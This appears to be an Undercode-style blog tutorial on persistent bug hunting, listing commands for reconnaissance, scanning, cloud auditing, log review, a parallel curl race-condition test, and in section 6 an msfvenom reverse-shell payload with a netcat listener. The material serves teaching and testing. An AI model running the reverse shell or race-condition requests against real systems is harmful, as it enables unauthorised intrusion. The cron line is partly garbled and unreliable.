Listen to this Post
Introduction:

In the dynamic world of cybersecurity, the difference between a novice and a seasoned professional often boils down to a single, critical principle: consistency. While advanced tools and zero-day exploits capture headlines, a methodical and persistent approach to a single target is frequently the true catalyst for uncovering severe vulnerabilities. This article deconstructs the methodology behind successful bug hunting, transforming a simple mantra into a actionable technical framework.
Learning Objectives:
- Understand the strategic importance of persistent reconnaissance and deep target analysis.
- Master a suite of essential commands for continuous vulnerability assessment across web applications and infrastructure.
- Learn to identify and exploit complex vulnerability chains that are invisible to superficial scans.
You Should Know:
1. The Art of Persistent Reconnaissance
Reconnaissance is not a one-time event but an ongoing process. Consistent hunters build a living profile of their target, discovering new assets and changes over time.
Command List:
 Subdomain enumeration and monitoring with Amass
amass enum -active -d target.com -config config.ini
 Continuous monitoring by scheduling daily scans
0 12    /usr/bin/amass track -d target.com -dir /path/to/amass/db
Step-by-step guide:
This command performs active reconnaissance (DNS enumeration, scraping, API queries) to discover subdomains. The `-config` flag allows you to specify API keys for services like AlienVault, GitHub, and Shodan for enhanced results. By setting up a cron job (the second line), you instruct the system to run `amass track` daily at noon, which compares new results with the existing database and alerts you to changes, ensuring you never miss a new asset.
2. Deep-Dive Web Application Scanning
Superficial scans miss nuanced flaws. Consistent testing involves repeatedly probing the same application endpoints with evolving payloads to trigger edge-case behaviors.
Command List:
 Nuclei template scanning for known CVEs and misconfigurations
nuclei -u https://target.com -t cves/ -t exposures/ -es info -o nuclei_scan.log
 Curl command to test for Race Condition vulnerabilities (as mentioned in the write-up)
curl -X POST https://target.com/api/v1/verify-token \
-H "Authorization: Bearer <SINGLE_USE_TOKEN>" \
--parallel --parallel-immediate --parallel-max 10 \
-d '{"token": "12345"}' &
Step-by-step guide:
The `nuclei` command scans for a wide range of vulnerabilities. The `-es info` flag excludes informational-severity findings to focus on critical issues. The `curl` command demonstrates a practical test for a race condition, like the one in the provided write-up. The `–parallel` flags send multiple requests concurrently, attempting to use the same single-use token more than once before the server can invalidate it. This must be done ethically on authorized targets only.
3. Network Persistence and Service Hardening Assessment
A consistent attacker doesn’t just look for open doors; they check if previously locked doors have been left open again. Continuous network monitoring is key.
Command List:
 Nmap scan to compare service versions over time
nmap -sV -sC -O -oA scan_$(date +%Y%m%d) target_ip_range
 Diff command to compare two scan results
diff scan_20231001.xml scan_20231008.xml
Step-by-step guide:
The `nmap` command performs a version and script scan, outputting results in all formats (-oA) with a date-stamped filename. Running this weekly creates a timeline. The `diff` command is then used to compare two XML outputs from different dates, highlighting new open ports, changed service versions, or newly identified vulnerabilities, signaling a potential misconfiguration or patch failure.
4. Automating API Security Testing
APIs are prime targets. Consistency here means automating security tests within your CI/CD pipeline or running them regularly against production endpoints.
Command List:
 Using OWASP ZAP baseline scan via Docker
docker run -v $(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable zap-baseline.py \
-t https://target.com/api/v1 -g gen.conf -r baseline_report.html
Step-by-step guide:
This command runs the OWASP ZAP baseline scan against a target API. The `-v` flag mounts your current directory to the container, allowing you to access the report (baseline_report.html) afterwards. The `-g gen.conf` loads a configuration file where you can define context-specific rules, such as authentication headers. Automating this scan ensures every API update is checked for common issues like broken object-level authorization or injection flaws.
5. Cloud Infrastructure Hardening Checks
Cloud misconfigurations are a common source of breaches. Consistent hygiene involves regularly auditing your cloud environment against best practices.
Command List:
 ScoutSuite command for multi-cloud security auditing
python scout.py aws --access-keys <KEY_ID> <SECRET_ACCESS_KEY>
 Prowler command for AWS CIS Benchmark compliance
./prowler -g cislevel1
Step-by-step guide:
ScoutSuite is a multi-cloud security auditing tool. The command above will analyze an AWS environment using provided keys and generate a comprehensive HTML report detailing misconfigurations in IAM, S3, EC2, and more. Prowler is an AWS-specific tool that checks compliance against the CIS AWS Foundations Benchmark. Running these tools monthly is crucial for detecting drift from secure configurations.
6. Vulnerability Exploitation Proof-of-Concept
Finding a vulnerability is only half the battle. Consistently validating its impact through safe, controlled exploitation is what defines its severity.
Command List:
 Metasploit framework example for generating a reverse shell payload
msfvenom -p linux/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f elf > shell.elf
 Netcat listener to catch the connection
nc -lvnp 4444
Step-by-step guide:
This is a classic proof-of-concept for a remote code execution vulnerability. `msfvenom` generates a malicious ELF binary that, when executed on the target, will connect back to your machine (LHOST). You must start a listener on the specified port (4444) using `nc` (netcat) to receive the connection. This should only be performed in a sanctioned lab environment to understand the attack chain and build proper mitigations.
7. Log Analysis for Anomaly Detection
Consistency in defense is just as critical. Regularly analyzing logs helps identify ongoing attack attempts or successful breaches.
Command List:
 Search for failed SSH login attempts in auth.log
grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -nr
 Check for suspicious process execution
journalctl _SYSTEMD_UNIT=ssh.service | grep "Accepted"
Step-by-step guide:
The first command parses the authentication log for failed SSH passwords, extracts the IP address ($11), counts the occurrences, and sorts them. A high count from a single IP indicates a brute-force attack. The second command uses `journalctl` to check the SSH service logs for successful logins (“Accepted”), helping to verify if an attack was successful. Daily log reviews are a cornerstone of effective defense.
What Undercode Say:
- Depth Over Breadth: The most critical vulnerabilities are often buried deep within application logic and are only uncovered through sustained, focused engagement with a single target. Spray-and-pray methodologies are inefficient and miss the crown jewels.
- Automation is Force Multiplication: Consistency does not mean manual repetition. The successful hunter automates the repetitive tasks—reconnaissance, baseline scanning, log analysis—to free up cognitive resources for deep, creative problem-solving and complex exploit chain development.
The provided LinkedIn post, while simple, highlights a profound truth in cybersecurity. The linked write-up on a race condition vulnerability is a perfect example; this class of flaw is notoriously difficult to find with automated scanners. It requires a deep understanding of the application’s state and timing, which is only gained by consistent, focused testing. The hunter’s advice to “focus on one target” is a strategic advantage, allowing for the discovery of vulnerabilities that exist in the complex interplay between features, rather than in a single, isolated line of code. This methodical approach builds a knowledge base that makes each subsequent test more effective than the last.
Prediction:
The future of offensive security will see a greater divergence between automated vulnerability scanners and human-driven, consistent penetration testing. As applications become more complex and interconnected, logic flaws, business process vulnerabilities, and advanced attack chains like the race condition example will dominate the high-impact vulnerability landscape. AI-powered tools will assist in initial reconnaissance and data correlation, but the strategic, persistent analysis performed by a dedicated human operator will become even more valuable. Organizations that fail to embrace deep, consistent security assessments will increasingly fall victim to breaches that automated tools simply cannot prevent.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Amineaddad Consistency – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


